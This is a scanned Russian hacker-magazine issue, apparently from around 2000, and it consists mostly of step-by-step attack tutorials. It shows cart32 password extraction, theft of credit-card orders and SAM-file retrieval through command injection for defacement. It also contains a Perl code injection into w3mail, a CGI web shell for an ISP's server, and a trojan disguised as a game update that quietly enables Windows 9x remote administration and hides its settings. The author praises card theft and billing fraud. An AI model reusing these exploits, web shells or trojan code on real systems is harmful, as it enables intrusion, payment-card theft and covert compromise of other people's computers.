"Мурзилку" б читал :). А делать надо следующее: сначала надо узнать пароль соответствующего сайту клиента, обычно он такой же, как и названию сайта. Так как здесь я рассматриваю сайт www.victim.com, название будет victim, набираем в браузере вот это: http://www.victim.com/scripts/cart32/cart32.exe/cart32clientlist и получаем готовый лист клиентов с хешированными паролями. Хешированные пароли я не считаю серьезной проблемой, если ты ломаешь магазин с версией меньше 3. При таком раскладе cart32 без проблем пропустит тебя, даже если ты введешь хешированный пароль. Хуже, если ломается корзинка с версией старше 3: пароли придется декриптовать, но это тоже не проблема: в cart32 используется нестойкий алгоритм, и декриптор паролей cart32, можно найти на packetstorm.securify.com.




Итак, теперь имеется логин и пароль к базе, где хранятся креды. Попасть в базу не сложно: создаётся html'ка со следующим содержанием:

```
<form method=post
action="http://www.victim.com/scripts/cart32/c32web.exe/LoadTab">
<input type=hidden name="Client" value="ЛОГИН">
<input type=hidden name="ClientPassword"
value="ХЕШИРОВАННЫЙ ИЛИ ДЕКРИПТОВАННЫЙ ПАРОЛЬ">
<input type=hidden name="TabName"
value="General">
<input type=submit value="Click Here To
Continue">
```

Открывай ее в браузере, жми пимпу "Click Here To Continue".

Ты попал в центр управления cart32... Что нам надо? Правильно, нам надо достать cc's! Жмём пимпу "Show orders (non-secure)" и видим лист заказов. Сами заказы, размещены с подробной информацией обо всем: имя, фамилия, #cc, exp.date, etc. Это-то и надо было в первую очередь! Увиденное просматривается и сохраняется. Каждый заказ придётся сэйвить по очереди.
Всё. Первая цель выполнена, осталось сделать дефэйс. Это и есть самая трудная часть взлома, так как cart32 - это всего лишь shopping cart, а не фтп, веб и даже не телнет-сервер, имеющий функции, которые бы помогли сделать дефэйс, но есть в ней еще баги... Cart32



можно заставить выдать содержание любого файла! А если можно получить содержимое любого файла, то можно посмотреть и C:\WinNT\repair\sam._, где хранятся пароли. Ну а с этими-то паролями можно ВСЁ.

Как это сделать?

Это тоже делается через браузер, причем без всяких html'ов, одной строкой. Вот она: http://www.victim.com/scripts/cart32/c32web.exe?TabName=Cart32%2B&Action=Save+Cart32%2B+Tab&SaveTab=Cart32%2B&Client=ЛОГИН&ClientPassword=ПАРОЛЬ&Admin=&AdminPassword=&TabToSave=Cart32%2B&PlusTabToSave=Run+External+Program&UseCMDLine=Yes&CMDLine=cmd.exe+%2Fc+dir+%3E+c%3A%5CC:\WinNT\repair\sam._

Все, осталось только полофтить пароль админа (софт качаем с http://www.securitysoftwaretech.com), воспользоваться им и заменить index.html. Дефэйс готов.

Buy or bye?

Как я и писал в начале статьи, это произошло не 3-4 года назад, а сравнительно недавно. Сайтов, на которых стоит cart32, в Инете можно найти сколько угодно, так что все вышесказанное можно без труда повторить. На этом я и закончу, удачных хаков и много дырявых магазЫнов тебе :).

See readme.txt file for licensing information and visit http://www.l0pht.com/l0phtcrack for updates and latest info.

nt password cracker l0phtcrack 2.5

© 1999 L0pht Heavy Industries, Inc. All Rights Reserved

Насчёт готовых эксплойтов для юзания cart32, я готов предложить тебе несколько полезных фишек.

cart32scan.pl - скрипт для поиска установленной уязвимой карточки. Также поддерживает проверку версии и производит вывод о возможности взлома сервака с установленным скриптом.
cart32scan.c - популярный эксплойт, более серьёзный по содержанию, чем предыдущий.
Опять же, умеет сканировать потребный сам дырявый скрипт. Создан по мотивам вестерна, развернувшегося в Багтреке =)
wemilo.tcl эксплойт от широкоизвестной @stake, функции схожи присущим предыдущим. Во, как сказал =)

Описанные эксплойты позволяют получить администраторские полномочия, на управление корзиной. И самое главное - доступ к содержимому корзины, которая после посещения её хацкером, получит своё законное имя - помойки 8)
l0pht.00-04-27.cart32fix - эксклюзивный багфикс всё от той же @stake, правда, уже порядком устаревший. Рекомендуется только для общего развития. Интересно проследить появления неофициального, open-source патча на популярную багу...

INSCENE MAN

Русский хакер, автор самого громкого взлома онлайнового магазина.



В 19 лет под Рождество-1999 взломал базу данных музыкального магазина CDuniverse.com и похитил информацию о кредитных картах 300 тысяч покупателей. Потребовал 100 тысяч долларов "отступных". На отказ отреагировал открытием по адресу www.pc-radio.com/maxus.htm магазина с ассортиментом в 25,000 "живых" карт бесплатно и по $1 за штуку. Деньги переводились на счет в рижском Hansabanka Bank.
В интервью New York Times, NBC и SecurityFocus.com привел доказательства взлома и рассказал, что использовал дыру в процессинговом приложении ICVerify. Руководство Cybercash все опровергало. Discover Card, American Express и ряд американских банков-эмитентов Visa и MasterCard были вынуждены перевыпустить десятки тысяч карт.
При содействии AntiOnline.com ФБР в течение недели установило личность хакера и его вероятного напарника - Евгения Федорова (aka Diagnoz). Однако, по информации USA Today, APB News и источников, близких к ФБР, арестов в этой истории не последовало.
Агентство ZDNet назвало достижение Максуса в топ-десятке громких взломов 2000 года.
Хобби - диджейство.
От Синтеза: несколько лет назад (кажется, это был 97-й год) я тусовался с Диагнозом и другими ребятами этой тусы в Питере. Отличные парни, любят клубиться. Я бы мог их назвать "эталоном" моего понимания хакера. Молодые, веселые, модные, хайтековские, к тому же, очень неплохо разбирающиеся в компах и технологиях.



www.mpc.ru
1. Цифровая камера SONY!
2. Хороший компьютер
DV500
$899
STUDIO DV
$249
STUDIO DV
$149
3. Цифровые платы Pinnacle Systems
для редактирования видео
удовольствие от творчества
есть что показать друзьям
отличный инструмент для работы
RoadShow
приглашаем на
демонстрацию
PINNACLE
SYSTEMS
www.pinnaclesys.ru
(095) 943-9293, 943-9290, 158-5386, E-mail: az@pinnaclesys.ru
Полный список партнеров PINNACLE можно найти на сайте.
посмотри
proaudio.ru
купи!
Синтезаторы
Музыкальные станции
MIDI-клавиатуры
Цифровые пианино
... и многое другое для вас и ваших детей
Roland
от $289
Roland
весь спектр оборудования
MC
CLUB
Multimedia Club
www.mpc.ru

SCRIPTKIDDIE

С МОЛОЧНЫМИ, НО ОСТРЫМИ ЗУБАМИ

Forb (inc@k-uralsk.ru) http://luxpro.narod.ru IBH (-ibh-@mail.ru) [Ритузы] (faq@xakep.ru)


Базары по понятиям

Стала заметна интересная тенденция. Люди с достаточно неглубокими знаниями security и кодинга, расклеивают ярлыки по рабочим столам: "Никакой это не хЭкер, ведь он скриптами готовыми пользуется! Скрипткидди он!". На самом деле, тему можно углублять до бесконечности, вспоминая о неграмотных людях, разводящих базары о "настоящих хакерах". Мы этого делать не будем. Если заголовок ироничен, то это не значит, что Х плохо относится к "некрутому" хаку, и будет болтать о "настоящих взломах". Но также хотелось бы тебя предостеречь: подкупающая простота описанных взломов, легко подтолкнёт многих к необдуманным, резким поступкам.

Бомбим почту по-новому! От IBH

Опережая твои глобальные мысли, скажу, что о банальной бомбёжке почты тысячами писем, мы говорить не будем. Тема - взлом скриптов, на которых базируется комплекс web-почты. Это не очень сложно, если обладать минимальными знаниями HTML и некоторых других "языков программирования" :). Сейчас мы вспомним почтовый софт - w3mail (www.w3mail.org), установленный в моей локалке. Эту прогу ты без труда сможешь разыскать через поисковики.

ДЫРКА ПЕРВАЯ




В настройках ящика каждый юзер может установить себе цвета оформления своего mail-бокса, а также изменить своё имя, отметить кол-во показываемых писем на странице, подпись письма и бла-бла-бла... НЕТ. Это ещё не глюк. Первым делом я заглянул в тэги и посмотрел, что хранится в скрытых полях.

Их оказалось пять:

1. mailserv - тип почтового сервера - "интернетовский" или "внутресетевой". Как потом оказалось, сервер существовал только один - внутресетевой, а второй был просто так, для вида - мол, мы тут Супер - Мега - Пупер - Hi - Fi - Навороченные - Mail - Провайдеры!!!
2. user - ник юзера, введённый при входе;
3. SessionID - уникальный номер для каждого юзера (интересная штучка);
4. encpass - "как бы" зашифрованный пароль;
5. func - указатель выполняемой функции. В данном случае - настройка параметров.

Я знал ники и пароли двух юзеров и поэтому смог экспериментировать на двух независимых ящиках.

Так вот, о первом глюке. Если в поле user имя пипла поменять на любое другое (Petya или Masha, к примеру), то все изменения которые ты внесёшь, будут активизированы к нововведенному челу, без проверки пароля. Тут меня сразу охватило желание сделать админу сервака салатово-красный дизайн с голубовато-желтыми оттенками. Представил эту картину? Ну как, ты ещё не позеленел, морская болезнь не мучает??? Нет? Хорошие у тебя нервы! Но сразу светиться я не стал, и потихоньку пошёл дальше.



ДЫРКА ВТОРАЯ, А СКОРЕЕ БЕЗДНА

Дальше я продолжал ковыряться в настройках mail-бокса. И заметил, что вводимые мною параметры не проверялись на исключения. Я мог, например, вместо цвета вписать любое слово. Но когда я ставил " (двойную кавычку) - у меня в браузере выскакивал большой ГЛЮК с указанием, что: "мне твоя кавычка страничку рожать... ой генерить мешает". Вот тут-то началось самое нудное - надо было понять, что же оно делает и почему при использовании двойной кавычки вылезает ошибка. После ДОЛГИХ (очень долгих) экспериментов я понял, в чём весь прикол. Вот эта заветная строчка: #ffffff"; $a=" Ты уяснил, в чём вся суть? Скрипт сохраняет данные в виде готовых переменных.


Например (ТЕГИ скрипта, вводимые ПАРАМЕТРЫ):

$Color1="вставка из заполненной формы-1";
$Color2="вставка из заполненной формы-2";
$LettersPerPage="вставка из заполненной формы-3";

Если кто-то еще не понял этого глюка, объясняю подробнее: в сохраняемом скрипте всё выглядит так:

а) код программы: $Color1="
б) вставленное мною значение: #ffffff"; $a="
в) опять-таки код программы: ";

Получаем: $Color1="#ffffff"; $a=""; - и никаких ошибок. Теперь между #ffffff"; и $a=" можно добавить любой Perl'овский код. Круто! Можно заливать Perl-вставки в дополнение к цвету (или любому другому полю), которые будут выполняться на сервере, что нам, собственно, и надобно.



ШАГ 1

Чтобы вести простую навигацию по серверу, можно вставить такой код:

```
#ffffff"; opendir(DIR,"/"); @dirs=sort(readdir(DIR)); closedir(DIR); print join("<br>",@dirs); $a="
```

Вместо "/" вписываем нужные нам директории и лазаем по серваку!!!

ШАГ 2

Нужно прочитать файл? Без проблем:

```
#ffffff"; open(Op,"/путь/к/файлу/имя.файла");
while(<Op>) { print $_,"<br>"; } close(Op); $a="
```

Какой файл прочитать или куда на серваке слазать? Да куда угодно, где может быть интересующая инфа. Если нужно, ты можешь хапнуть всю базу данных по юзверям почтовика из var/w3mail/hire.net/. А можно вообще получить права рута, если почтовик был запущен с соответствующего полномочия. В общем, налицо огромное поле для экспериментов :).

Ломаем провайдера: От Perl'а

Все провайдеры делятся на тех, кто с охотой и без злого умысла предоставляет тебе unix-shell account`ы, и тех, кто их не даёт ни за какие деньги (мне не повезло - попался именно такой пров).



Но даже в этом случае не надо отчаиваться. Предположим, провайдер тебе предоставил 10 мегабайт под твою личную домашнюю страничку и Ftp-аккаунт. Это тебе и нужно.



Пишем perl-скрипт для управления серваком провайдера (подразумевается, что в качестве www-сервера у прова установлен Apache&perl: наиболее популярный вариант). Не бойся, написать script очень просто. Открывай блокнот aka notepad.exe :) и набивай туда текст:

#!/usr/bin/perl
print "Content-type: text/html\n\n";
$cmd=$ENV{QUERY_STRING};
Присваиваем переменной "cmd" аргументы скрипта.
@tmp=split(/%20/,$cmd);
Заводим массив "tmp" в котором хранятся разбитые по пробелам строки из переменной "cmd".$cmd=join(" ",@tmp);
Обновляем переменную "cmd", заменяя все закодированные браузером пробелы (%20) на обычные.
@output=`$cmd`;
Выполняем команду "cmd" на сервере и записываем её результат в массив "output".
print "<html>
</pre>\n";
foreach (@output) {
print "$_";
Выводим результат на экран.}
print "</pre></html>";

Сохрани это чудо под именем "test.pl" и залей его на сервер в ascii-режиме (иначе ничего работать не будет). Чтобы перейти к ascii-режиму, отправляй команду Ftp-серверу: "TYPE A".

Всё просто. Скрипт выполняет команду, которая передаётся через QUERY_STRING. Но, перед тем как протестировать скрипт, нужно сделать его исполняемым. Для этого смени его атрибуты на "755" (если не можешь найти, где их сменить, отправь команду "site chmod 755 test.pl" на Ftp-сервер).

Всё прошло удачно

Если всё прошло удачно, запускай броузер и набирай в нём:
"http://www.your_provider.com/путь_к_директории_скрипта/test.pl?whoami". Скрипт должен выдать одно слово "nobody" (если конечно тупой админ не запустил www-сервер на рут-правах :)).
Если на экране ничего не появилось, либо появилось сообщение об ошибке 500, значит, ты допустил ошибку в скрипте. Если вылезла ошибка 403, то на скрипте нет атрибута выполнения.
Итак, теперь можешь удалённо управлять сервером твоего провайдера. Фантазия тут безгранична. Лазай по FTP прова, ищи пароли, скрипты и прочие интересные вещи (я, например, нашёл аккаунт SQL-базы (платёжки юзеров) и регулярно обновлял свой счёт :)).

Плохой и голубой!


Есть один MS Windows-based веб-сервер, с нескромным именем BadBlue, с помощью которого можно получить ряд положительных вещиц: шарить файлы под доступ нужным людям, поддерживать CGI, ISAPI и PHP. Вот и наш админ имел несчастье польститься на щедроты сервака, установив его себе. У него стоял сервант версии 1.02.07, который оказался последним из серии, имевших рассматриваемый баг =(.
Непосредственно взлом происходит с помощью библиотечки ext.dll, входящей в его поставку. Вот пример типичного запроса к этой либе: http://www.xakep.ru/ext.dll?mfcisapicommand=loadpage&page=default.hts. Стало понятно, что манипулировать сервером придётся с помощью запроса, следовавшего после "=".
Самым простым решением был бы запрос, содержащий 284 и более байт.



Это позволило бы напрочь завалить сервер в даун. Версия 1.02.08 уже была избавлена от этого бага, и поиграться админовским веб-сервером я успел лишь недельку. Но оно того стоило: за каждое лишнее слово, произнесённое в чате, он лишался собственного детища, пока не спасался ребутом :).
Также без особых вопросов можно было получить информацию о расположении софта на сервере: просто дал запрос на
http://www.example.com/ext.dll и увидел:
[Error: opening c:\program files\badblue\pe\default.htx]
И не забудь: xakep.ru явился лишь примером: сами мы таких отстойных скриптов не держим!

Как, чтобы больше да лучше?

К сожалению, в основном, крупные баги в широкоизвестном софте находят не так часто :(. Обычно бывают только разные детские шалости, вроде того же BadBlue, установленные на редких серваках. Так что не велик шанс, что ты обнаружишь данную редкость у своего прова... Поэтому тебе придётся немного попариться с поиском такой софтины.
Но на самом деле, если подойти к делу творчески, то ты получишь десятки, а то и сотни сервантов, с установленным дырявым софтом. Надо просто НАЙТИ! А чем у нас ищут в Интернете? Ясен пень - поисковиками. Так что выбираешь название, к примеру - cgi скрипта, и добавляешь /cgi-bin/script.cgi.



В рузультате получаешь порядка 10-100 ссылочек, процентов 10 из которых будут нас реально интересовать. Прёшься на нужный сервант, и начинаешь ЗЛО. Например, W3mail, описанная в первой части статьи, была найдена раз 30 на различных, в основном, некоммерческих, серверах.
Способ стар, как мир. Им ещё пользовались для поиска /etc/pwd, или services.exe в случае виндозного серванта. Хотя можно чуть проапгрейдиться, разыскивая не просто по названию скрипта, а вбивая стандартные фразы типа Powered by Netaddress или Apache v.hole. Найдя один сайт, с такой инфой, лежащей открыто в HTML`е, ты сможешь выцепить десятки других "дырконосцев".
Если же тебя интересует определенная дырявая библиотечка, то можно попробовать искать по всяческим файловым искателям, как то - www.filesearch.ru



Ну что, достаточно? Теперь за дело.



Это статья для тех, у кого обострилась или постоянно обострена жажда порулить чужими компами. Однако даже имея это желание, ты согласишься, что левые трояны, вирусы и всякая прочая шняга - достала! Даже если не согласишься, будет нелишним узнать что-то новое по теме, когда все методы уже использованы.

Вот скажи, какие главные недостатки имеются у троянов? Во-первых, на них эро.. реагирует все, что только может: антивирусы, спайдеры, анализаторы и файерволы. Во-вторых, не все работает так, как ты хочешь или вообще непонятно, как это юзать, и что от тебя хочет девелопер :). Ну, и наконец (кладенец), всегда есть риск самому подцепить какую-нибудь дрянь, которая не постесняется стереть все любимые mp3'ишки и три раза сделать низкоуровневое форматирование всех винтов. Да, а в плане изменения уже существующих троянов и тому подобных прог по исходникам существует проблема в понимании этих самых исходников (к примеру, одни исходники bo2k весят больше полутора метров). К тому же, никто не гарантирует, что с добавлением твоих копирайтов все антивирусы мира вдруг перестанут видеть в проге "поимей соседа". В общем, пора придумать что-то новое. Если есть желание поиметь свежачка - читай материал.

Кто успел – тот и админ!

Наверное, все знают, что винды 95-98, по идее Microsoft - рабочие станции, как бы смешно это ни звучало. А раз "станции", значит их надо админить. Вот Microsoft туда и встроила набор тулзов для удаленного администрирования по сети (хоть и достаточно хилый). Но нам и мизера хватит! Как круто звучит - "администрировать", дух захватывает! :)
Перечислю некоторые преимущества и недостатки такого способа контроля.


Плюсы:
1. Никакие антивирусы не задетектят, что администрирование включено;
2. Total control позволяет шарить по всем логическим дискам удаленного компа с разрешённым доступом - "Read-write". Это также круто, как у себя дома!
3. Можем открывать/закрывать совместный доступ к ресурсам (лучшие картинки соседа для лучших друзей по сетке!);
4. Можем видеть, кто в данный момент лазает по расшаренным ресурсам удаленного компа, и отключать их.

Минусы:
1. Нельзя увидеть список процессов, экран и удаленно подрыгать курсором :).

Ну и плюс ко всему этому, это как бы "легальный" способ, по сравнению с использованием троянов. Так что совесть у нас чиста, как собачья слеза! :)

Что нужно делать

Первое что нужно сделать, это проверить установлен ли у нас "Инспектор сети". Это полезная тулза с помощью которой, собственно, мы и будем админить. Посмотрим в "Пуск ->Программы ->Стандартные ->Служебные", если там царит беспорядок, идем в виндовую директорию и смотрим на предмет наличия "netwatch.exe". Если и там нет, идем в "Установка и удаление программ -> Установка Виндоус" и инсталлируем. Теперь все зависит от твоих соседей по локальному шнурку :).




Как только удаленный перец установил службу доступа к принтерам и папкам (а он ее поставит обязательно, а иначе что ему вообще в сетке делать?), на компе появляется жутко привлекательная для нас возможность - удаленное администрирование. По умолчанию оно (ну, то самое) отключено и главная для нас задача - включить его.

Здесь можно пойти двумя путями: направо и налево. :)

Способ номер один

Расскажу real story. Организовали мы с приятелями локалку. Всем было хорошо, кроме меня, т. к. жутко хотелось нагадить ;). И был в этой сетке один мой знакомый, назовем его, к примеру, Митяй Гепатит Гастритыч. Так вот, оказалась передо мной похожая проблема - как получить доступ? Подумал я и решил заслать к нему шпиона, нашего общего другана.



Перед операцией "X" боевого товарища я окучил тщательным инструктажем типа "когда будешь на месте:

1) попроси Митю принести водички (ну, или чипсы);
2) когда гоблин убежит за чипсами (кока-колой), быстро лезь в "Панель управления -> Пароли -> Удаленное управление (закладка)";
3) поставь галку и введи пароль "yo" в оба поля;
4) закрой все окошки, тыча в "OK";
5) прикинься табуреткой". :)

Мой шпион прибежал к Митяю под предлогом

ЧЕМ СОСЕДОВ

поиграть от него в Q, и выполнил возложенную на него миссию. ВСЕ! Mission Accomplished.

Способ номер два

Написать прогу, которая при запуске открывала бы remote control сама. Этот способ имеет ряд плюсов и минусов. Минусы: попытки заставить соседей по локалке запустить твой шедевр могут продлиться довольно долго. Плюсы: не надо ходить к каждому гоблину, чтобы просить попить или пописать; можно сразу качественно замести следы; все очень просто.

Немного теории. Информация о шарах, и в том числе об удаленном управлении содержится в реестре по адресу [HKLM\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\ADMIN$], где ADMIN$ - это имя расшаренного ресурса. В этом разделе содержится информация о пароле, пути (папка Виндоус), параметр “Parm1enc” содержит зашифрованный пароль и т. д. У нас есть два варианта, как этим воспользоваться: использовать в программе функции работы с реестром, что весьма геморройно, или импортировать нужную информацию в реестр из файла. Как настоящие патриоты идем по пути наименьшего сопротивления, т. е. используем второй вариант.

Создаем регистрационный файл с именем “rulez.dat” (расширение может быть любым):

```
REGEDIT4

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\ADMIN$]

“Flags”=dword:00000302
“Type”=dword:00000000
“Path”=”c:\\windows”
“Parm2enc”=hex:
“Parm1enc”=hex:6c,d5
“Remark”=””
```

Здесь нычется небольшая проблема в указании правильного пути к папке Виндовс, но я знаю - ты настоящий хацкер и сам в состоянии узнать этот путь (кстати, можешь попробовать написать взамен пути - переменную “%windir%”, правда, у меня это не работало). В данном случае параметр “Parm1enc” содержит зашифрованный пароль “yo”.

Приведу пример листинга на VB и VC (Visual). На VB - потому что это просто, на VC - потому что это клево ;).

Пример на VC:

Создаем win32 проект, далее “A simple Win32 Application”, открываем cpp-файл:

```
#include “stdafx.h”
#include “stdio.h”
int APIENTRY WinMain(HINSTANCE hInstance,
        HINSTANCE hPrevInstance,
        LPSTR           lpCmdLine,
        int     nCmdShow)
{
        FILE *file = fopen(“rulez.dat”,”r”);
        if (file) // существует ли файл?
```

```
        {
        fclose(file);
        WinExec("regedit.exe /s rulez.dat", 1);

        }
        if (MessageBox(NULL, "Продолжить инсталляцию "
        "дополнений к программе Internet Explorer 5.0?",
        "Install", MB_OKCANCEL) == IDOK)
        {
        Sleep(5000); // засыпаем на 5 секунд
        MessageBox(NULL, "Инсталляция закончена",
        "Install", MB_OK);

        }
        else
        {
        MessageBox(NULL, "Инсталляция прервана",
                        "Install", MB_OK);
        }
        return 0;
}
```


Судя по-написанному, сначала идет проверка на существование файла, потом импортирование настроек в реестр (если файл существует). Ключ "/s" в строке импортирования нужен, чтобы "regedit" не вопил: "Добавить в реестр информацию из файла rulez.dat???"

Пример на VB:

Если кто-нибудь все же решится сделать подобное на Васике, очень советую использовать 5.0 версию, т. к. в деле будет только одна библиотека "msvbvm50.dll". Создаем проект, лепим на форму много кнопок и рычагов ;), далее:

```
Private Sub Form_Load()
        On Error Resume Next
        If Dir("rulez.dat") <> "" Then
        x = Shell("regedit /s rulez.dat",
vbNormalFocus)
        End If
        If Dir("hlds.exe") <> "" Then
        x = Shell(App.Path & "/hlds.exe",
vbNormalFocus)
        Else
        Call MsgBox("Error include WONCr_W95.dll",
vbCritical, "DLL wrong version")
        End If
        End
End Sub
```

On Error Resume Next - используется для перехвата ошибок. В целом - все как в предыдущем примере, только тут использована еще одна хитрость. Откомпиленный exe'шник имел скрытую форму, назывался и имел иконку "hl.exe", оригинальный же "hl.exe" был переименован в "hlds.exe" (пришлось пожертвовать выделенным сервером). В ту же директорию кидалась "msvbvm50.dll". После народу предлагалось скачать обновление HalfLife и сыграть в "свежак" всем стадом.



Скажу только, что последующие несколько дней я был занят тщательным изучением соседских винчестеров :).



Кстати, чтобы совсем никто не сомневался, увеличь размер файла - добавь в проект пару BMP'шек килобайт по триста.

Как админить

После того, как шпион либо откомпиленная бодяга были впаяны соседу, приступим к удаленному администрированию. Запускаем "Инспектора" и смотрим, вдруг кто-нибудь уже шарится по нашим дискам ;). Кликаем на менюшке, и выбираем "Выбрать сервер". В появившемся окошке вводим имя компьютера того самого соседа. ОК. Если до этого все было сделано правильно, то Netwach законнектится к удаленному компу. Теперь видно, кто лазает по его ресурсам (кроме тебя и него). Не закрывая "Инспектора", ломимся на комп с помощью эксплорера, там помимо обычных шаров будет список всех логических дисков с именами "C$", "D$"... открытых только для тебя на полный доступ. Кстати "Инспектор" не показывает, что системный ресурс "ADMIN$" открыт.

Напоследок еще кое-что посоветую. Лучше сразу после получения доступа на чужом компе проверить "netwatch.exe" и для безопасности либо стереть файл, либо запороть (открыть "Блокнотом" и вставить пару фраз по-испански). Это нужно для того, чтобы юзер не догадался, в чем дело, не увидел через netwach, что ты шаришься по его закрытым дискам.

Запомни, если хочешь сохранить "аккаунт" на соседском компе подольше, не лезь в дисковод, и старайся не свопить удаленный винт. Но если же юзверь что-то заподозрит, он может наткнуться в "Паролях" на неожиданность и прикрыть халяву. Чтобы такого не происходило, добавь в конец регистрационного файла (см. выше "rulez.dat") две строчки:

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]

"NoAdminPage"=dword:00000001
```

Закладка с "администрированием" просто исчезает :). Честно говоря, даже не каждый "advanced user" сообразит, в чем дело, т. к. большинство не помнит, где точно в настройках находится включение администрирования (а скорее, и не знают).

И еще, не советую запускать на удаленной машине "regedit", совать в автозагрузку троянов и удалять все ветки реестра подряд, думая подложить соседу шнягу. Только себе нагадишь, так как "тот" regedit откроет ТВОЙ реестр.

Ну вот и все, теперь и ты шаришь в шарах нашару :))).





Работа.

По будням с 9.00 до 18.00 мы платим за то,что Вы слушаете Радио Хит-ФМ (частота в Москве 107,4 FM).

Присылайте свои анкеты по адресу:
101000,Москва,Б.Лубянка 24
факс: 924-79-95
и-адрес: WWW.HITFM.RU

лицензия №4162 серия РВ выдана МПТР РФ 16.03.2000

Отрывной талон-анкета

Ф.И.О.: ______________________

____

ВОЗРАСТ: ______________________

КОНТАКТНЫЙ ТЕЛ.: ______________________

____

Иван Потрошитель aka Johny the Ripper

Sky (dot_sky@iname.ru)

Эти забавные админы

